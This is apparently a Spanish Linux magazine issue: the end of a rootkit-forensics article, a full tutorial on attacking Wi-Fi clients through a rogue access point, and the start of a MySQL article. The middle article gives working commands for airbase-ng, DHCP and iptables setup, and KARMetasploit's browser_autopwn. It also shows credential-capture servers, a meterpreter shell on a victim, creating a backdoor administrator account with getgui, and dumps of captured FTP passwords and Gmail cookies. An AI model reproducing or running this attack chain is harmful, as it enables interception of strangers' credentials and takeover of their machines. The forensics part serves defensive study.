En memoria RAM se pueden encontrar contraseñas, archivos sin encriptar, entre otra información de utilidad. Un mecanismo para realizar un volcado de la memoria RAM de un sistema GNU/Linux es transferir el archivo */proc/kcore* desde el sistema objetivo. Este archivo contiene el contenido de la RAM del sistema de una manera no continua y se utiliza principalmente para realizar búsqueda de cadenas de la información adquirida. La primera parte de la Figura 14 muestra el comando para obtener el volcado de la memoria RAM desde el equipo intervenido, y la inferior, después de la línea gris, muestra el comando utilizado en la estación forense, donde se almacenará el volcado de la memoria RAM.



Figura 22. Bloqueador de escrituro USB Ultrablock

Caso práctico

Se tiene un sistema GNU/Linux Debian 5.0 en el cual se ha instalado un rootkit. Mafix es un rootkit con características clásicas. En la Figura 15 se observa la parte final del proceso de instalación de Mafix, también se puede observar el puerto donde instala una puerta trasera y la contraseña para poder acceder.

A continuación se procede a realizar los primeros pasos para obtener los datos de un sistema GNU/Linux en funcionamiento. Se ha mencionado en el texto que se deben definir las rutas adecuadas para utilizar las herramientas confiables desde nuestro dispositivo de respuesta, ya sea un CD o una unidad USB, como es la situación actual. En el presente caso práctico se utilizarán rutas absolutas a las herramientas y archivos en la unidad USB, lo cual es una utilización viable y válida para obtener los datos en una respuesta de incidentes. El caso actual no es tan complejo, por lo tanto es factible realizarlo de esta manera.

En la Figura 16, se muestra el uso del comando *script* para registrar todos los comandos que se apliquen al sistema y se debe tener en consideración que este archivo debe ser almacenado en un medio externo al sistema. Luego se procede a ejecutar el comando *date* para tener una referencia temporal de las acciones realizadas, como se verá más adelante el rootkit no ha comprometido a este comando. A continuación se ejecuta el comando *w* residente en el sistema objeto de análisis. Se debe reiterar en este punto, que se están realizando todas estás acciones solo con propósitos educacionales, jamás y repito, jamás se deben ejecutar ni confiar en los comandos que residen en el sistema. La ejecución del comando *w* confiable no revela, a primera vista, diferencia alguna en la información que obtiene, pero ello no implica que sus resultados sean confiables. Para finalizar con la información presentada en la Figura 16, se procede a ejecutar el comando *ls* confiable para obtener las marcas de tiempo de acceso, modificación y cambio de inodo de todos los archivos y directorios.

En la Figura 17, se muestra información de los puertos abiertos en el sistema. La parte superior de la imagen, dividida por la línea gris, muestra información obtenida con el comando *netstat* con-



Referencias

- Análisis Forense de un Sistema vivo GNU/Linux Parte 1 – *http://www.securityfocus.com/infocus/1769*
- Análisis Forense de un Sistema vivo GNU/Linux Parte 2 – *http://www.securityfocus.com/infocus/1773*
- Como construir un CD de respuesta – *https://blogs.sans.org/computer-forensics/2008/12/26/how-to-build-a-response-cd/*
- cryptcat – *http://cryptcat.sourceforge.net*
- Twofish – *http://en.wikipedia.org/wiki/Twofish*
- chrootkit – *http://www.chkrootkit.org/*
- Rootkit Hunter – *http://www.rootkit.nl/projects/rootkit_hunter.html*
- Bloqueador de escrituro USB Ultrablock – *http://www.digitalintelligence.com/products/usb_write_blocker/*
- Descriptores de Archivo – *http://en.wikipedia.org/wiki/File_descriptor*
- RFC 3227 – *http://www.faqs.org/rfcs/rfc3227.html*

fiable, y la parte inferior, muestra la información obtenida con el comando *netstat* residente en el sistema comprometido. Las diferencias en los resultados saltan a la vista. Se puede visualizar en la primera línea de la información expuesta por el comando *netstat* confiable que existe un puerto 1160 atendiendo por peticiones, de igual manera un puerto 22.

En la Figura 18, se muestran las aplicaciones asociadas con los puertos abiertos, se puede observar de la información obtenida por el comando *netstat* confiable, que existe una aplicación *ttyload* asociado con el puerto 1160, y también un *sshd* asociado con el puerto 22. Pero esta información no se muestra al ejecutar el comando *netstat* residente en el sistema, lo cual va confirmando un comportamiento anómalo junto con la información obtenida anteriormente.

En la Figura 19, se muestra parte de la información sobre los procesos ejecutándose en el sistema. En la parte superior de la línea gris, se muestra información de los procesos obtenidos con el comando confiable *ps aux*, y la parte inferior de la línea gris, información obtenida con el comando *ps aux* residente en el sistema. El comando confiable delata dos procesos en ejecución que implican a *ttyload* y *ttymon,* y como ya se debe estar infiriendo, estos dos procesos son propiedad de nuestro querido rootkit.

En la Figura 20, se muestra un listado de las conexiones actuales o recientes. Se utiliza el comando *netstat* confiable, donde se puede apreciar una conexión establecida en el puerto 1160, el cual corresponde a la puerta trasera del rootkit. Luego se procede a ejecutar el comando *netstat* residente en el sistema, como se puede apreciar, el segundo comando no muestra la conexión establecida, ocultando de esta manera información que pueda delatar su presencia en el sistema.

Finalmente se procede a realizar una verificación manual de algunos comandos del sistema que han sido modificados por el rootkit. Este proceso es muy fácil de realizar con la ayuda del comando confiable *md5sum*. Es oportuno mencionar que los binarios corresponden a la misma distribución y versión de GNU/Linux, con lo cual al realizar la comparación de los hash, tanto de las herramientas confiables como de las residentes en el sistema a verificar, éstos deberían coincidir. Por ejemplo, y tal y como se muestra en la Figura 21, cuando se aplica el comando *md5sum* confiable sobre *date* que reside en el sistema, su hash es idéntico al hash obtenido del comando *date* confiable. En el caso de los hash obtenidos del comando *netstat* confiable y del comando *netstat* del sistema comprometido, estos hash son diferentes, lo cual es un indicador de algún tipo de compromiso severo del sistema que está siendo intervenido.

Toda la información obtenida hasta el momento delata la presencia de procesos inusuales: conexiones sospechosas, aplicaciones ilegales atendiendo en puertos, puertas traseras, y compromiso de los comandos del sistema, con la consecuente falsedad en la información que exponen y el compromiso total del sistema. El escenario con la instalación premeditada del rootkit con privilegios de root, permite conocer mejor el comportamiento de estos programas, y cómo se manifiestan en el sistema comprometido.

Antes de concluir el artículo, los invito a continuar la práctica con las herramientas y pasos detallados para realizar una respuesta más profunda en el sistema, como la detección de rootkits LKM, la obtención de archivos importantes de manera remota, detección de sniffers, revisión del directorio */proc* y el volcado de la RAM del sistema. Y será hasta una próxima oportunidad.

Conclusiones

La presencia del Sistema Operativo GNU/Linux tanto a nivel empresarial como en personas particulares es cada vez más frecuente, consecuencia de ello se incrementan las posibilidades de responder a un incidente que implique realizar el análisis forense a este tipo de sistemas.

La captura u obtención de la evidencia volátil puede ser realizada casi en su totalidad con los comandos encontrados en la mayoría de distribuciones GNU/Linux. Pero se debe tener presente una máxima del Cómputo Forense, nunca se debe utilizar ni confiar en los comandos del sistema que está siendo objeto del análisis. Es por ello que para obtener la evidencia se utilizan comandos compilados de manera estática o copiando las librerías adecuadas desde un medio de sólo lectura, además de modificar las rutas adecuadas para hacer uso de éstos.

El presente artículo ha detallado la fase de una metodología forense, que corresponde a la obtención de la evidencia en base al orden de volatilidad. Es por ello que lo último que se ha obtenido del sistema es la memoria RAM. Pues la última tarea en esta fase corresponde a realizar una imagen bit a bit o réplicas de las unidades de almacenamiento. Siempre se debe seguir una metodología para sustentar nuestras acciones.

Figura 23. Página web de Cryptcat

Sobre el Autor

Alonso Eduardo Caballero Quezada es Brainbench Certified Computer Forensics (U.S.) y GIAC SSP-CNSA. Actualmente labora como consultor en Hacking Ético y Cómputo Forense. Perteneció por muchos años al grupo RareGaZz. Actualmente es integrante del Grupo Peruano de Seguridad PeruSEC. Se presenta de manera frecuentemente en cursos y ponencias; las cuales se enfocan en Cómputo Forense, Hacking Ético, Análisis de Vulnerabilidades, Pruebas de Penetración, GNU/Linux y Software Libre. Su correo electrónico es *ReYDeS@gmail.com* y su página personal está en: *http://www.ReYDeS.com*

Airbase y KARMetasploit:

Despliegue de puntos de acceso ilícitos (Rogue AP)

Daniel García Gutierrez

Cuando nos conectamos a redes Wi-Fi libres desconocidas no sabemos a qué riesgos podemos estar sometidos. En este artículo nos pondremos en el lado del atacante y veremos cómo lanzar un punto de acceso con nuestro adaptador inalámbrico y las herramientas airbase-ng (suite aircrack-ng) y el modulo Karma de Metasploit Framework para la realización de ataques contra los navegadores de los clientes.



es@lpmagazine.org

Un Rogue AP es un punto de acceso inalámbrico normalmente creado para llevar a cabo un ataque Man in the Middle (Hombre en medio), pudiendo así capturar todo el tráfico que las víctimas envíen (passwords, cookies...).

Airbase-ng y KARMetasploit

Airbase-ng es una herramienta multi-propósito de la Suite Aircrack-ng (*http://www.aircrack-ng.org*) que nos permite levantar un punto de acceso "falso" con nuestro adaptador inalámbrico. También es utilizada para atacar a clientes conectados a un punto de acceso con el fin de generar tráfico y nuevos IVs (Vectores de inicialización), esenciales para romper una clave WEP.

En este caso la utilizaremos para simular un punto de acceso abierto con servicio DHCP, en el que los clientes que se conecten, se les asignará una IP/DNS/Gateway y saldrán a internet normalmente haciendo DNAT con iptables en el equipo atacante.

KARMetasploit es un módulo de Metasploit Framework (*http://www.metasploit.com*) que utilizándolo con airbase-ng nos permitirá capturar todo tipo de datos de los clientes conectados, recopilar información, hacer redirecciones malintencionadas a sitios web para obtener cookies, y realizar todo tipo de ataques contra los navegadores de los clientes. Entre otras cosas lo podremos utilizar para:

- Capturar passwords de POP3 e IMAP 4 (plano y SSL),
- Capturar correo enviado vía SMTP,
- Capturar usuarios / passwords de FTP y HTTP,
- Obtener cookies de sitios populares (gmail, yahoo, facebook, myspace...),
- Obtener campos de formulario enviados vía HTTP,
- Ataques SMB Relay,
- Explotar vulnerabilidades de los navegadores.

KARMetasploit guarda todo lo capturado en una base de datos SQLite y si consigue explotar una vulnerabilidad en el navegador, nos abrirá una sesión de meterpreter con la que podremos interactuar con el equipo víctima.




Figura 1. Ejecución airbase-ng

Material necesario

Para realizar todo este proceso necesitaremos un adaptador inalámbrico con un chipset que soporte modo monitor y una conexión a internet para que los clientes que se conecten al Falso AP, salgan al exterior y puedan navegar correctamente. Necesitaremos tener instalado en nuestra máquina Metasploit Framework y la suite Aircrack-ng. En este artículo utilizaremos BackTrack 4 Final (distribución GNU/Linux orientada para la auditoría de seguridad) ya que tendremos instaladas esas y otras herramientas interesantes. Descarga de BackTrack 4 Final (PwnSauce): *http://www.backtrack-linux.org/downloads/.*

Configuración del punto de acceso falso

Antes que nada, iremos a la carpeta de metasploit y lo actualizaremos a la versión actual:

```
# cd /pentest/exploits/framework3/
# svn update
```

Nos descargamos el módulo `karma` en la carpeta /pentest/exploits/framework3:

```
# wget http://metasploit.com/users/hdm/tools/karma.rc
-o /pentest/exploits/framework3/karma.rc
```

Instalamos algunos requerimientos: `# gem install activerecord sqlite3-ruby.`

Configuración servicio DHCP

El cliente cuando se conecte al AP esperará a que se le asigne una dirección IP por DHCP, entonces tendremos que configurar dhcpd3 para que asigne la configuración de red a todos los clientes que se asocien (Listado 1). Como podemos observar usaremos la red 10.0.0.0/24 y el servidor DHCP asignará IPs desde el rango 10.0.0.100 hasta 10.0.0.254, siendo el router la dirección 10.0.0.1.

Los servidores DNS que serán asignados a los clientes, son los de OpenDNS.

Tabla 1. Parámetros airbase-ng

Parámetro	Descripción
`-v`	Nos va mostrando todo lo que va haciendo.
`-P`	Responder a todas las Pruebas de Sondeo enviadas por los clientes.
`-C <segundos>`	Número de segundos para que los clientes puedan volver a transmitir Solicitudes de Sondeo (Probe request) al AP.
`-e <ESSID>`	Nombre identificador de la red inalámbrica.
`<interface>`	Nombre interfaz inalámbrica en modo monitor que utilizaremos para simular el falso AP.




Figura 2. Configuración de red y arranque del DHCP

Este fichero lo podemos guardar donde queramos, yo lo dejaré en la carpeta de metasploit.

Arrancando punto de acceso falso

Para desplegar el punto de acceso falso con airbase-ng, utilizaremos el siguiente comando:

```
# airbase-ng -v  -P  -C <SEGUNDOS>  -e <ESSID>
<interface>
```

En mi caso crearé un falso AP llamado "WIFI-GRATIS" y utilizare la interfaz wlan1 para ello.

Antes de nada, pondré la interfaz en modo monitor (lista de chipsets compatibles en modo monitor: *http://aircrack-ng.org/doku.php?id=compatibility_drivers*): `# iwconfig wlan1 mode monitor`

Si tenemos problemas, podemos utilizar el script airmon-ng de la suite aircrack-ng: `# airmon-ng start <interface> [canal]`

Luego, lanzamos el falso AP: `# airbase-ng -v -P -C 30 -e WIFI-GRATIS wlan1.`

Airbase nos informa que se ha creado una nueva interfaz virtual tap llamada at0 (Figura 1). Para poder utilizarla, levantaremos la interfaz con la dirección IP 10.0.0.1/24 y pondremos nuestro servidor DHCP a la escucha en ella:

```
# ifconfig at0 10.0.0.1 netmask 255.255.255.0 up
```

Listado 1. Fichero configuración dhcpd.conf

```
asoption domain-name-servers
   208.67.222.222, 208.67.220.220;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;
authoritative;
log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
  range 10.0.0.100 10.0.0.254;
  option routers 10.0.0.1;
  option domain-name-servers
   208.67.222.222, 208.67.220.220;
}
```

Arrancamos el DHCP con el fichero de configuración puesto anteriormente: `# dhcpd3 -cf dhcpd.conf at0`.

Si todo va correctamente, aparecerá lo siguiente (ver Figura 2). Si no os arranca el dhcpd3, puede ser que exista otro proceso activo. Para matarlos utilizaremos: `# killall dhcpd3`.

Cuando un cliente se conecte a nuestro falso AP, se le asignará una IP, pero...¿Cómo hacemos para que salga a internet?

Lo que tendremos que hacer, es decir a nuestra máquina que permita la redirección de tráfico ipv4, para ello ejecutaremos el siguiente comando: `# echo 1 >/proc/sys/net/ipv4/ip_forward`.

Si queremos hacer que este cambio sea permanente, tendremos que modificar el fichero /etc/sysctl.conf descomentando la variable net.ipv4.ip_forward y poniéndola de valor 1, quedando: `net.ipv4.ip_forward=1`.

Para que puedan salir todos los clientes conectados por la misma dirección IP pública, haremos DNAT (Traducción dinámica de direcciones de red) con iptables: `# iptables -t nat -A PREROUTING -i at0 -j REDIRECT`.

Así quedará todo bien configurado para que los clientes que se asocien al punto de acceso falso puedan salir a internet correctamente. Como el tráfico siempre pasará por la interfaz at0, podemos arrancar un sniffer como wireshark y analizar todos los paquetes que salen al exterior.

```
C:\WINDOWS\System32\cmd.exe
C:\>ipconfig

Configuración IP de Windows

Adaptador Ethernet Conexiones de red inalámbricas          :

        Sufijo de conexión específica DNS :
        Dirección IP. . . . . . . . . . . : 10.0.0.106
        Máscara de subred . . . . . . . . : 255.255.255.0
        Puerta de enlace predeterminada   : 10.0.0.1

C:\>ping -n 1 google.es

Haciendo ping a google.es [10.0.0.1] con 32 bytes de datos:

Respuesta desde 10.0.0.1: bytes=32 tiempo=1ms TTL=64

Estadísticas de ping para 10.0.0.1:
    Paquetes: enviados = 1, recibidos = 1, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 1ms, Máximo = 1ms, Media = 1ms

C:\>
```

Figura 3. Comprobación de conectividad

```
root@bt: /pentest/exploits/framework3 - Shell - Kons
Session  Edit  View  Bookmarks  Settings  Help
resource> db_create /root/karma.db
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
resource> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource> set LHOST 10.0.0.1
LHOST => 10.0.0.1
resource> set LPORT 45000
LPORT => 45000
resource> set SRVPORT 55550
SRVPORT => 55550
resource> set URIPATH /ads
URIPATH => /ads
resource> run
[*] Auxiliary module execution completed
resource> use auxiliary/server/capture/pop3
resource> set SRVPORT 110
SRVPORT => 110
resource> set SSL false
SSL => false
resource> run
Shell
```

Figura 4. Arranque KARMetasploit

Comprobando conectividad en el equipo víctima

Nos conectamos al punto de acceso falso con ESSID `WIFI-GRATIS` desde el equipo víctima y comprobaremos que sale a internet.

Atacando clientes con KARMetasploit

Una vez configurado el punto de acceso falso, lanzaremos el módulo karma para que empiece a capturar información y atacar a los clientes conectados.

Tendremos que ir a la carpeta de metasploit, que es donde descargamos el módulo karma: `# cd /pentest/exploits/framework3/`.

Lanzamos metasploit cargando el módulo karma: `# msfconsole -r karma.rc`.

Como podemos ver, crea una base de datos en /root/karma.db y se pone a cargar módulos como browser_autopwn (redirecciones malintencionadas), servidores para capturar logins POP3, SMTP, IMAP, FTP, HTTP. También carga diversos exploits contra vulnerabilidades de los navegadores, permitiéndonos hasta obtener una shell en el equipo víctima. Toda la información que vaya capturando lo irá metiendo en la base de datos que creó al principio, esto nos permitirá ver los datos capturados detenidamente cuando queramos.

Utilizaré de víctima un "Windows XP Profesional SP1" para ver como KARMetasploit aprovecha las vulnerabilidades del Internet Explorer obteniendo una shell del equipo víctima. Desde el equipo víctima conectado al punto de acceso falso, abrimos un sitio web con Internet Explorer y vemos que nos aparece una página con fondo negro que pone "Loading...". Esto lo que hace es redirigir al equipo víctima a sitios webs populares como gmail, facebook, twitter haciéndolo de forma "medio-transparente" para capturar las cookies. También ejecuta en el navegador de la víctima los exploits contra los fallos de los navegadores. En la ventana del atacante irá mostrando todo lo que va capturando y haciendo en todo momento.

Como podemos observar en la siguiente imagen (Figura 6), KARMetasploit se aprovechó de una vulnerabilidad del navegador




Figura 5. Ejecución del navegador en el equipo victima




Figura 6. Sesión de meterpreter creada

Internet Explorer y nos avisa de que se ha creado una sesión de meterpreter en el equipo 10.0.0.106.

¿Qué es meterpreter?

Meterpreter o meta-intérprete son unos plugins avanzados de Metasploit framework para utilizar bajo sistemas Windows comprometidos, permitiéndonos realizar diversas funciones sin crear procesos adicionales en la máquina víctima, entre ellas:

- Leer, descargar, subir, editar y borrar ficheros,
- Mostrar directorio de trabajo,
- Crear directorios,
- Ejecutar comandos del sistema,
- Ver y modificar configuración de red,
- Editar registro,
- Añadir usuarios, grupos,
- Arrancar escritorio remoto,
- Arrancar un sniffer, keylogger...,
- Dumpear la SAM.

Como vimos en la imagen anterior (ver Figura 6), se pudo explotar la vulnerabilidad del Internet Explorer y se abrió una sesión de Meterpreter en segundo plano. Si se conectaran más clientes al punto de acceso falso con vulnerabilidades en los navegadores, se irán abriendo más sesiones de meterpreter ya que es el payload utilizado en todos los exploits que se ejecutan.

Abriendo sesion meterpreter

Una vez las víctimas hayan picado en el anzuelo, podremos pulsar CTRL+C para poder ejecutar comandos en Metasploit. Utilizaremos el comando sessions para interactuar con las sesiones creadas por meterpreter.

Ver listado de sesiones creadas: # sessions -l.

Vemos que tenemos shell meterpreter en el equipo 10.0.0.106. con Identificador: 1 (Figura 7).

Para utilizar una sesión, tendremos que ejecutar: # sessions -i <ID_Sesion>.

En nuestro caso: # sessions -i 1.

Esto nos abrirá la sesión 1 de meterpreter que fue creada en el equipo víctima.

Si queremos interactuar directamente con la consola de Windows en vez de con meterpreter, ejecutaremos el comando 'shell'. Aquí podremos ejecutar los comandos que nos vengan al antojo.




Figura 7. Lista de sessiones meterpreter

Para volver al Meterpreter, ejecutaremos exit. Si queremos obtener la lista de funciones que podemos utilizar, ejecutamos el comando help.

Activando escritorio remoto

Desde meterpreter podremos cargar otros scripts bastante interesantes como getgui, que nos permite activar el escritorio remoto de Windows (RDP) y a la vez crearnos un usuario administrador. Para lanzar el script, ejecutaremos la orden:

```
meterpreter> run getgui.
```

Si lo ejecutamos sin parámetros nos mostrará la ayuda (Tabla 2).

Tabla 2. Parámetros getgui

Parámetro	Descripción
-e	Habilita únicamente RDP en la máquina víctima.
-u <usuario>	Nombre para el usuario a crear. También habilita RDP.
-p <clave>	Password para el usuario.

Listado 2. Registros tabla hosts

```
sqlite> select * from hosts;
1|2010-01-20 20:37:14|10.0.0.119
   ||||unknown||Windows|XP|SP2|es|x86|1
2|2010-01-20 23:35:42|10.0.0.106
   ||||unknown||Windows|XP|undefined|es-ES|x86|1
3|2010-01-20 20:45:43|10.0.0.121
   ||||unknown||||||1
4|2010-01-20 21:28:58|10.0.0.104
   ||||unknown||||||1
5|2010-01-20 21:58:19|10.0.0.123
   ||||unknown||Windows|XP|undefined|es|x86|1
```

Listado 3. Notas del equipo con host_id = 2

```
sqlite> select * from notes where host_id=2;
802|2010-01-21 00:00:15|auth.ftp|---
:targ_host: XXX.XXX.XXX.XX
:pass: toor
:targ_port: "21"
:user: root
|1||2
.........
711|2010-01-20 23:35:41|http_
cookies|gmail.google.com PREF=ID=
05aa4f5170ecdf51:U=bdc3782d1406e6d3:TM=
1263927119:LM=1263927412:S=
Yr0MOnA4A42OohNL; NID=31=
CrFGymeOCASXIr9cS_gKDdB7Swrn
KEw60BP369Nhg8jMaH69Nsrqr5k_
YcM6nGOiRbpBZuKPWPEyNIDovMCF0
g8tmV1UZBrIr8WZcdCT0j-bzUpQQWuub4nQW0d4qWr6|1||2
```

Crearemos un usuario llamado “owner” con password “12345”: `meterpreter> run getgui -u owner -p 12345.`

Ahora nos podremos conectar al equipo víctima por escritorio remoto y con privilegios de administrador: `# rdesktop 10.0.0.106.`

Accediendo a la información registrada por KARMetasploit

Otra forma de ver los datos que hemos capturado de los clientes, es conectarnos a la base de datos sqlite3 que nos crea el módulo karma en /root/karma.db. Para conectarnos a la base de datos ejecutaremos el comando:

```
# sqlite3 /root/karma.db
```

Esto nos devolverá una consola de sqlite3. Si queremos observar las estructuras de las tablas creadas, ejecutamos:

```
sqlite> .schema
```

En la tabla “hosts” podemos encontrar las máquinas detectadas por karma (Listado 2).

En la tabla “notes” encontraremos cookies y passwords capturados de los clientes. Si queremos ver las notas capturadas de la máquina 10.0.0.106, que es el `host_id 2`, podemos ejecutar la consulta:

```
select * from notes where host_id=2 ;
```

También tenemos la opción de inspeccionar la base de datos de una forma más cómoda con una GUI de sqlite3 llamada “sqlitebrowser”. Para instalarla en Debian o derivados:

```
# apt-get install sqlitebrowser
```

```
root@bt: /pentest/exploits/framework3 - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
meterpreter > sessions -l
[-] Unknown command: sessions.
msf auxiliary(http) > sessions -i 1
[*] Starting interaction with 1...1

meterpreter > shell
Process 1448 created.
Channel 3 created.
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\dani\Escritorio>
Shell  Shell No. 2
```

Figura 8. Consola Windows desde meterpreter

```
root@bt: /pentest/exploits/framework3 - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
meterpreter > run getgui -u owner -p 12345
[*] Windows Remote Desktop Configuration Meterpreter Script by Dar
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, ch
[*]     Opening port in local firewall if necessary
[*] Setting user account for logon
[*]     Adding User: owner with Password: 12345
[*]     Adding User: owner to local group Remote Desktop Use
[*]     Adding User: owner to local group Administrators
[*] You can now login with the created user
meterpreter >
Shell  Shell No. 2
```

Figura 9. Habilitando escritorio remoto




Figura 10. Conexión escritorio remoto con el equipo victima




Figura 11. Registros tabla hosts

Abrir base de datos con sqlitebrowser:

```
# sqlitebrowser /root/karma.db
```

Conclusión

Como podemos ver, estas herramientas nos dan bastante juego y pueden llegar a ser bastante peligrosas en manos de una persona con malas intenciones.

Éticamente podemos utilizar todo esto para el estudio de redes Wi-Fi (802.11), comprobar la seguridad de nuestros equipos, concienciarnos de utilizar protocolos seguros y por supuesto conocer a qué tipo de ataques podemos ser sometidos si nos conectamos a un punto de acceso desconocido o suplantado.



Sobre el autor

Daniel García Gutierrez (*danigargu@gmail.com*) es un gran aficionado a la programación y la seguridad informática. Viviendo actualmente en la provincia de Burgos, dedica la mayor parte de su tiempo libre a la investigación de la seguridad informática, en concreto, seguridad web, contando en esto con más de 4 años de experiencia.

Actualmente se encuentra programando en el lenguaje PERL un analizador de código para la detección de vulnerabilidades en scripts PHP, pudiéndonos ayudar esto a comprobar si nuestros códigos son posiblemente vulnerables a diferentes tipos de ataques conocidos en la actualidad.



Iniciación a MySQL avanzado

Francisco Javier Carazo Gil

Desde la primera versión de MySQL lanzada en 1995 hasta la actualidad, el sistema gestor de bases de datos creado por Michael Widenius y David Axmark ha sido uno de los grandes impulsores del software libre en la red y de todo lo que conocemos por Web 2.0. MySQL es la base de datos de la mayor parte de los proyectos libres orientados a la web, a la vez que es una herramienta de primer orden para todo tipo de desarrollos gracias a su solidez y a las posibilidades que proporciona. Normalmente suelen explotarse sus posibilidades más comunes y se dejan de lado otras de gran importancia que pueden abrir muchas posibilidades al desarrollador.



es@lpmagazine.org

Que MySQL tiene una presencia en las aplicaciones libres en la red incomparable a cualquier otro sistema gestor de base de datos es algo que nadie puede dudar si se documenta acerca de los grandes sistemas de contenido de código abierto que abundan en la red. Desde el casi omnipresente en el mundo blog, WordPress, a la conocida Wikipedia basada en Media Wiki; existe una gran variedad de gestores y aplicaciones libres que se apoyan en MySQL para el almacenamiento y manejo de datos.

¿Por qué en MySQL? Aunque hay otros sistemas gestores de base de datos libres como PostgreSQL o SQLite, MySQL ha conseguido ganar esta partida por varias razones. A SQLite le falta tener arquitectura cliente servidor, muy importante en este tipo de desarrollos y a PostgreSQL le ha faltado difusión entre los proveedores de host y los desarrolladores.

